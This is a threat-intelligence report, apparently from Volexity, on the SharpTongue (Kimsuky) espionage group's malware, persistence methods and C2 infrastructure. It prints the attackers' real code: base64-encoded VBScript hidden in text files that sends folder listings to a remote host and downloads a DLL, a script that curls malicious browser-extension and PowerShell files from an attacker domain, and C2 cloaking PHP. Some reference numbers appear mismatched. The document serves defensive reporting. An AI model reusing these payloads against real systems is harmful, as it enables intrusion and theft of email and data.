


```
Please look up the class definitions in the header file. citem_t elements
can be reference each other. For example "x+y*3" is represented as:

         cot_add
          /    \
         /      \
    cot_var:x     cot_mul
                   /     \
                  /       \
          cot_var:y  cot_num:3

====================
Product Random Key:bW9kZSAxNSwxJnRpbWVvdXQgNSYgIiVhcHBkYXRhJVxNaWNyb3NvZnRcMS5iYXQi
====================

This is a very simplified diagram but hopefully it gives an idea how
the tree is organized.
```

Figure 10: Encoded content hidden in ReadMe.txt stored on the 'Product key' line.

Once decoded, the encoded text on the 'Product Random Key' line contains a sleep command and a command to execute a file from '%Appdata%\Microsoft\1.bat'.

The second malicious DLL loaded (netutils.dll) decodes data from 'License.txt', placing it in the '1.bat' file referenced above.



```
InstallPath:1.bat
ZXhwbG9yZXIgImh0dHA6Ly9udWNsZWFycG9saWN5MTAxLm9yZy93cC1jb250ZW50
L3RoZW1lL2Nzcy9jb2wucGhwP289Zmlyc3QiICYgZWNobyBPbiBFcnJvciBSZXN1
bWUgTmV4dDpTdWIgUmVjdXJzZShzdHJGb2xkZXJQYXRoKTpPbiBFcnJvciBSZXN1
bWUgTmV4dDpTZXQgb2JqRlNPID0gQ3JlYXRlT2JqZWN0KCJTY3JpcHRpbmcuRmls
ZVN5c3RlbU9iamVjdCIpOlNldCBvYmpGb2xkZXIgPSBvYmpGU08uR2V0Rm9sZGVy
KHN0ckZvbGRlclBhdGgpOkRpbSBvYmpGaWxlOkRpbSBvYmpTdWJGb2xkZXI6Rm9y
IEVhY2ggb2JqRmlsZSBJbiBvYmpGb2xkZXIuRmlsZXM6ZD1kK29iakZpbGUuTmFt
ZSsiXyI6TmV4dDpGb3IgRWFjaCBvYmpTdWJGb2xkZXIgSW4gb2JqRm9sZGVyLlN1
YkZvbGRlcnM6ZD1kK29ialN1YkZvbGRlci5OYW1lKyJfIjpOZXh0OkVuZCBTdWI6
U2V0IGE9Q3JlYXRlT2JqZWN0KCJXU2NyaXB0LlNoZWxsIik6Zm9sZGVyPSJDOlxQ
cm9ncmFtIEZpbGVzICh4ODYpIjpkPWZvbGRlcisiXyI6UmVjdXJzZShmb2xkZXIp
OmZvbGRlcj0iQzpcUHJvZ3JhbSBGaWxlcyI6ZD1kK2ZvbGRlcisiXyI6UmVjdXJz
ZShmb2xkZXIpOmI9RXNjYXBlKGQpOjpjYz0iY3VybCAtbyAldGVtcCVcMS50bXAg
aHR0cHM6Ly9iYXRnYWxpbS5vcmcuaWwvY2FtZXJhL2syL2NvbC5waHA/bz0iK2I6
YWE9YS5ydW4oImNtZC5leGUgL2MgIitjYywwLHRydWUpOmFhPWEucnVuKCJjbWQu
ZXhlIC9jICV3aW5kaXIlXHN5c25hdGl2ZVwiK2NjLDAsdHJ1ZSk+IiV0ZW1wJVwx
LnZicyImIHdzY3JpcHQuZXhlICIldGVtcCVcMS52YnMiICYgY2QgIiV1c2VycHJv
ZmlsZSVcQXBwRGF0YVxMb2NhbFxNaWNyb3NvZnRcT25lRHJpdmUiICYgY3VybCAt
byB3dHNhcGkzMi50bXAgaHR0cHM6Ly9iYXRnYWxpbS5vcmcuaWwvY2FtZXJhL2sy
L2NvbC5waHA/bz13dHNhcGkzMi5naWYgJiBUaW1lb3V0IDImJXdpbmRpciVcc3lz
bmF0aXZlXGN1cmwgLW8gd3RzYXBpMzIudG1wIGh0dHBzOi8vYmF0Z2FsaW0ub3Jn
LmlsL2NhbWVyYS9rMi9jb2wucGhwP289d3RzYXBpMzIuZ2lmICYgVGltZW91dCAy
JklmIEVYSVNUIHd0c2FwaTMyLnRtcCAocmVuIHd0c2FwaTMyLnRtcCB3dHNhcGkz
Mi5kbGwmdGltZW91dCA1JiBPbmVEcml2ZVN0YW5kYWxvbmVVcGRhdGVyLmV4ZSk=PayEnd
```

Figure 11: Encoded content stored in 'License.txt'.

The '1.bat' file contains a VBScript command to execute using WScript. This VBScript was used to deploy the 'MISSDAISY' malware and load a decoy PDF document.

MISSDAISY

From at least December 2020, when the attacker is successful in infecting a victim, one of the eventual payloads they drop is a simple malware family [13, 14] that *Volexity* refers to as MISSDAISY. This payload was referenced but not recovered by *Huntress* in their 2022 post under the section 'Additional Artifacts' [15]. MISSDAISY is a simple malware family that is deployed to system as a DLL hijacking attack using a legitimate binary, in most cases 'OneDrive.exe'.

There are multiple DLLs that can be used to hijack 'OneDrive.exe'. Example paths used by SharpTongue in the past include the following:

- '%AppData%\Microsoft\OneDrive\secur32.dll'
- '%AppData%\Microsoft\OneDrive\version.dll'
- '%AppData%\Microsoft\OneDrive\wtsapi32.dll'

There are numerous DLLs that *OneDrive* will load from '%AppData%\Microsoft\OneDrive\' if they exist. An attacker can place a specially crafted DLL in this location that will be loaded automatically by *OneDrive* when the process starts, which it does on every startup on *Windows* devices by default.

MISSDAISY is a simple malware family that either contains an embedded encoded VBScript element or fetches the encoded VBScript element from a cloud file-sharing service (such as *OneDrive* or *Google Drive*). The VBScript to run is obfuscated, with the exact obfuscation varying per sample. Typically, deobfuscation consists of the following:

- Base64 decode the string
- Replace strings, e.g. 'str.replace("zzz", "")'


The resulting VBScript is run via WScript and is typically a one-liner to download and execute a remotely hosted VBScript file.

SHARPEXT

In July 2022, *Volexity* documented SHARPEXT [1], a browser extension used by SharpTongue to facilitate email theft from users. This malware family was observed in multiple cases being installed on a victim system post-compromise. SHARPEXT is notable in that there are very few documented payloads from attacks that take the form of a browser extension.

This method of email theft is notable, as it gives the webmail provider little chance of identifying the activity as malicious. All email data is stolen via the user's browser, with no indication to the webmail provider that access to that data is occurring as the result of a malicious extension. This contrasts with the scenario in which a user has their credentials stolen. In that scenario, the webmail provider can often detect access to the account from anomalous IP address space, identify new application passwords being set, or identify suspicious forwarding rules being set.

To deploy a malicious browser extension, SharpTongue has a dedicated workflow where it first manually exfiltrates files used by *Chromium*-based browsers to store preference data (such as installed extensions), and then replace them with manually edited malicious files. The script used to deploy a malicious extension is shown in Figure 12.



```
cc1="curl -o ""%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Preferences1"" https://worldinfocontact.club/[redacted]/cow.php?op=1Preferences"
cc2="curl -o ""%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences1"" https://worldinfocontact.club/[redacted]/cow.php?op=1SPreferences"
cc3="curl -o ""%appdata%\AF\bg.js"" https://worldinfocontact.club/[redacted]]/cow.php?op=1bg.js"
cc4="curl -o ""%appdata%\AF\128.png"" https://worldinfocontact.club/[redacted]cow.php?op=1128.png"
cc5="curl -o ""%appdata%\AF\dev.html"" https://worldinfocontact.club/[redacted]/cow.php?op=1dev.html"
cc6="curl -o ""%appdata%\AF\dev.js"" https://worldinfocontact.club/[redacted]/cow.php?op=1dev.js"
cc7="curl -o ""%appdata%\AF\manifest.json"" https://worldinfocontact.club/[redacted]/cow.php?op=1manifest.json"
cc8="curl -o ""%appdata%\Microsoft\pow.ps1"" https://worldinfocontact.club/[redacted]/cow.php?op=1powps1"
cc9="curl -o ""%appdata%\Microsoft\dev.ps1"" https://worldinfocontact.club/[redacted]cow.php?op=1devps1"
retu=ws.run("cmd.exe /c "+cc1,0,false)
retu=ws.run("cmd.exe /c "+cc2,0,false)
retu=ws.run("cmd.exe /c "+cc3,0,false)
retu=ws.run("cmd.exe /c "+cc4,0,false)
retu=ws.run("cmd.exe /c "+cc5,0,false)
retu=ws.run("cmd.exe /c "+cc6,0,false)
retu=ws.run("cmd.exe /c "+cc7,0,false)
retu=ws.run("cmd.exe /c "+cc8,0,false)
retu=ws.run("cmd.exe /c "+cc9,0,false)

Set MyFile = oFSO.CreateTextFile(Path_vbs1, True)
MyFile.Write("On Error Resume Next:Set oShell = CreateObject(""WScript.Shell""):
            Set oFSO=CreateObject(""Scripting.FileSystemObject""):tmp0=""powershell.exe
            cd $env:appdata ;
            powershell -executionpolicy remotesigned -file """"./Microsoft/pow.ps1"""""":
            If oFSO.FolderExists(""C:\Program Files (x86)"") Then
            tmp0=""C:\Windows\SysWOW64\WindowsPowerShell\v1.0\""& tmp0 End If:retu=oShell.run(tmp0,0,false)")
MyFile.Close
Set MyFile = oFSO.CreateTextFile(Path_vbs2, True)
MyFile.Write("On Error Resume Next:Set oShell = CreateObject(""WScript.Shell""):
            Set oFSO=CreateObject(""Scripting.FileSystemObject""):tmp0=""powershell.exe
            cd $env:appdata ;powershell -executionpolicy remotesigned -file """"./Microsoft/dev.ps1"""""":
            If oFSO.FolderExists(""C:\Program Files (x86)"") Then
            tmp0=""C:\Windows\SysWOW64\WindowsPowerShell\v1.0\""& tmp0 End If:retu=oShell.run(tmp0,0,false)")
MyFile.Close
```

Figure 12: Dedicated script, which is created on a per-user basis, to add a malicious browser extension to an already compromised device.

The required steps to produce Preferences files that *Chrome* will accept is documented [16] online, which may be where the attacker sought inspiration.

SHARPEXT makes use of a convoluted execution chain, consisting of three parts:

- A PowerShell component, which opens the DevTools panel in the user's browser (but constantly hides this fact) and removes warnings about Developer Mode extensions.
- A DevTools module, which acts as a forwarder, forwarding any request made by the browser for webmail portals (*Gmail* and *AOL*) to the third component by modifying the title of the browser window and sending messages to it.
- A *Chromium* listener, which inspects data passed to it by the DevTools module and parses data sent (email data read directly from the browser) to an attacker-controlled C2.

Finally, in the newest (2022 onwards) version of SHARPEXT, much of the code is loaded dynamically at runtime from the C2. This means there is little evidence on disk of its malicious presence.

An overview of this process is shown in Figure 13.




Figure 13: SHARPEXT process workflow.

QuasarRAT

On several occasions, we have worked on incident response cases where the attacker deploys QuasarRAT [17] as a follow-on malware family. In all cases we've worked on, the version of QuasarRAT deployed is 1.1.5.0. This does not appear to correspond to any official release [18] of the tool, and usage of this version number is extremely rare in the wild.

Incident case study

Volexity has, on several occasions, provided incident response services to individuals or organizations compromised by SharpTongue. In all cases observed, the incident is restricted to a single user's device with no attempt to move laterally. One remarkable thing about incidents involving SharpTongue is the sheer number of persistence mechanisms and malware families deployed to a single device. Once SharpTongue has gained access, the attacker works to retain that access. On one device we investigated the following persistence mechanisms were discovered:

- The attacker had modified the *Microsoft Edge* shortcut on the user's desktop to load *Edge* but also fetch and execute an arbitrary script file from a remote host.
- Both QuasarRAT and MISSDAISY, as DLL hijacks, were on the system, meaning the loading of *OneDrive* (which occurs on every system boot) would cause both malware families to execute.
- A scheduled task was added to execute remotely hosted VBScript content.
- A scheduled task was added to execute PowerShell that would read and decode content from a registry key and execute the resulting content using WScript.
- A one-liner VBScript was added to the user's 'Startup' folder.
- The default *Microsoft Office* template ('normal.dotm') had been modified to a malicious template.
- SHARPEXT was installed in the user's browser.

The user's credentials were exposed via keylogging activities undertaken by the attackers. And the sheer variety of malware families and persistence mechanisms present on a single device at any given time means that synchronous removal of all samples at the same time by automated solutions (such as AV) is improbable. In the event that any access method is removed, the attacker quickly takes steps to reinfect the device in additional ways. This means that manual intervention is required to successfully remediate any victim of an attack by SharpTongue.


Finally, another aspect worth mentioning is that, as noted in Figure 5, many of the attacks from SharpTongue target personal email addresses, and similarly, the incidents often affect personal devices. Often, compromise is only discovered when these devices are connected to a corporate network, or when users are notified by their webmail provider that their account has been compromised.

C2 MANAGEMENT

In 2019, *Volexity* gained unique insight into how the attacker manages its C2 infrastructure. We worked with the owners of a website that had been compromised by SharpTongue and gained access to the server-side code used.

The attacker appeared to administer the compromised site primarily via the b374k webshell [19]. There was a great deal of attacker code deployed to manage interactions with various malware that had been deployed that communicated with the C2.


An interesting aspect related to the management of the C2 infrastructure was that the attacker maintained a hard-coded list of IP addresses they deemed ‘suspect’. Any IP attempting to access the root URL (i.e. ‘index.php’) without a path and filename would be added to this list and redirected to the *Microsoft* site, per the code shown in Figure 14.



```php
<?php
    header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");           // Date in the past
    header("Last-Modified: " . gmdate("D, d M Y H:i:s") . "GMT"); // always modified
    header("Cache-Control: no-store, no-cache, must-revalidate");  // HTTP/1.1
    header("Cache-Control: post-check=0, pre-check=0", false);
    header("Pragma: no-cache");                             // HTTP/1.0
    date_default_timezone_set('America/New_York');
    $ip = getenv("REMOTE_ADDR");
    $Now_time = time();
    $date = date("Y/m/d h-i-s-A", $Now_time);
    $useragent = isset($_SERVER['HTTP_USER_AGENT']) ? $_SERVER['HTTP_USER_AGENT'] : "";

    if($ff=fopen("resp_suspect","a"))
    {
        fwrite($ff, $date . "  " . $ip . " suspected access " . $useragent ."\r\n");
        fclose($ff);
    }
    header('Location: http://go.microsoft.com/');
    exit;
?>
```

Figure 14: IPs accessing the root URL were added to the attacker’s ‘suspect’ IPs list.

Later, the attacker would seemingly manually inspect the list of incoming suspicious IP addresses and ban them by adding them to a ‘banlist’. Then, when accessing any other URL on the server, the server-side PHP code would check the banlist and return 404 responses to banned connecting addresses.



```php
// this is for wild card matches
foreach($bannedIP as $ip0) {
    if(preg_match('/' . $ip0 . '/',$_SERVER['REMOTE_ADDR'])){
        header('HTTP/1.0 404 Not Found');
         if($ff=fopen("resp_suspect","a"))
         {
             fwrite($ff, $date . "  " . $ip ."  suspected access " ."\r\n");
             fclose($ff);
         }
        die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
    }
}
```

Figure 15: IP addresses in the banlist are returned a 404 response.

Finally, when managing the C2 server, the attacker manually modifies the ‘.htaccess’ [20] file to make files and folders accessible or inaccessible depending on whether they are in use at any given time. Sometimes we found this was done on a per-file basis, but on other occasions the attacker made all files of a given extension accessible at the same time.

OUTLOOK

SharpTongue's activities go back several years, with activity reported under the name 'Kimsuky' dating back to at least 2013 [21]. Over the past decade, the threat actor has undoubtedly evolved, with several clusters of activity observed over time. The SharpTongue activity discussed in this paper is relentless, with *Volexity* observing new phishes directed at its customers on at least a weekly basis. SharpTongue is a specialist in social engineering, often relying on an innate understanding of its target audience to deliver phishing emails that are convincing to potential victims.

After compromising a victim's device, SharpTongue does not typically seek to move laterally; instead it entrenches itself on a single device. This entrenchment consists of deploying a wide variety of persistence mechanisms that ultimately load relatively rudimentary malware families. Often, the devices compromised by SharpTongue are personal devices rather than work devices. In these cases, the only chance of true remediation is if the user seeks help from their organization and a full forensic analysis is undertaken to identify the scope of the compromise.

These attacks have been particularly successful in the space in which SharpTongue operates. For example, individuals working in the NGO and education sectors frequently use personal devices for work-related activities, and these personal devices often have little-to-no protection or monitoring in place. This means that SharpTongue is successful not only in breaching these devices, but in maintaining long-term access that undoubtedly provides valuable insight to the North Korean regime about the private thinking behind public foreign policy positions.

REFERENCES

[1] Rascagneres, P.; Lancaster, T. SharpTongue Deploys Clever Mail-Stealing Browser Extension 'SHARPEXT'. Volexity. 28 July 2022. https://www.volexity.com/blog/2022/07/28/sharptongue-deploys-clever-mail-stealing-browser-extension-sharpext/.

[2] Federal Bureau of Investigation. North Korea Using Social Engineering to Enable Hacking of Think Tanks, Academia, and Media. 1 June 2023. https://www.ic3.gov/Media/News/2023/230601.pdf.

[3] Malpedia. Kimsuky. https://malpedia.caad.fkie.fraunhofer.de/actor/kimsuky.

[4] Milenkoski, A. Kimsuky Strikes Again | New Social Engineering Campaign Aims to Steal Credentials and Gather Strategic Intelligence. SentinelOne. 6 June 2023. https://www.sentinelone.com/labs/kimsuky-new-social-engineering-campaign-aims-to-steal-credentials-and-gather-strategic-intelligence/.

[5] Smith, J. Insight: North Korean cyber spies deploy new tactic: tricking foreign experts into writing research for them. Reuters. 12 December 2022. https://www.reuters.com/world/asia-pacific/north-korean-cyber-spies-deploy-new-tactic-tricking-foreign-experts-into-writing-2022-12-12/.

[6] Korea Institute for National Unification. Call for papers for International Journal of Korean Unification Studies (IJKUS). https://www.kinu.or.kr/eng/board/view.do?nav_code=eng1678858138&code=78h7R6ucKsuM&idx=23073.

[7] Weidemann, A. How we're protecting users from government-backed attacks from North Korea. Google. 5 April 2023. https://blog.google/threat-analysis-group/how-were-protecting-users-from-government-backed-attacks-from-north-korea/.

[8] S2W. Kimsuky group appears to be exploiting OneNote like the cybercrime group. 17 March 2023. https://medium.com/s2wblog/kimsuky-group-appears-to-be-exploiting-onenote-like-the-cybercrime-group-3c96b0b85b9f.

[9] Microsoft. Protect a document with a password. https://support.microsoft.com/en-us/office/protect-a-document-with-a-password-05084cc3-300d-4c1a-8416-38d3e37d6826.

[10] Unit 42. New BabyShark Malware Targets U.S. National Security Think Tanks. 22 February 2019. https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/.

[11] Volexity. Threat Intel. https://github.com/volexity/threat-intel.

[12] SlimPDF. Softonic. https://slimpdf.en.softonic.com/.

[13] https://www.virustotal.com/gui/file/4d63c840d5f4022666878b5d6ccd0da54d281fd4751a2c390b8795dfdfc35801.

[14] Hammond, J. Targeted APT Activity: BABYSHARK Is Out for Blood. Huntress. 1 March 2022. https://www.huntress.com/blog/targeted-apt-activity-babyshark-is-out-for-blood.

[15] MITRE ATT&CK. Hijack Execution Flow: DLL Search Order Hijacking. https://attack.mitre.org/techniques/T1574/001.

[16] Picazo-Sanchez, P.; Schneider G.; Sabelfeld, A. HMAC and "Secure Preferences": Revisiting Chromium-based Browsers Security. Chalmers University of Technology. https://www.cse.chalmers.se/~andrei/cans20.pdf.

[17] Quasar. https://github.com/quasar/Quasar.

[18] Quasar. https://github.com/quasar/Quasar/releases.

[19] https://github.com/BennyThink/Typecho_deserialization_exploit/blob/master/b374k.php.

[20] BennyThink. Typecho_deserialization_exploit. https://httpd.apache.org/docs/2.4/howto/htaccess.html.

[21] Tarakanov, D. The “Kimsuky” Operation: A North Korean APT? SecureList. 11 September 2013. https://securelist.com/the-kimsuky-operation-a-north-korean-apt/57915/.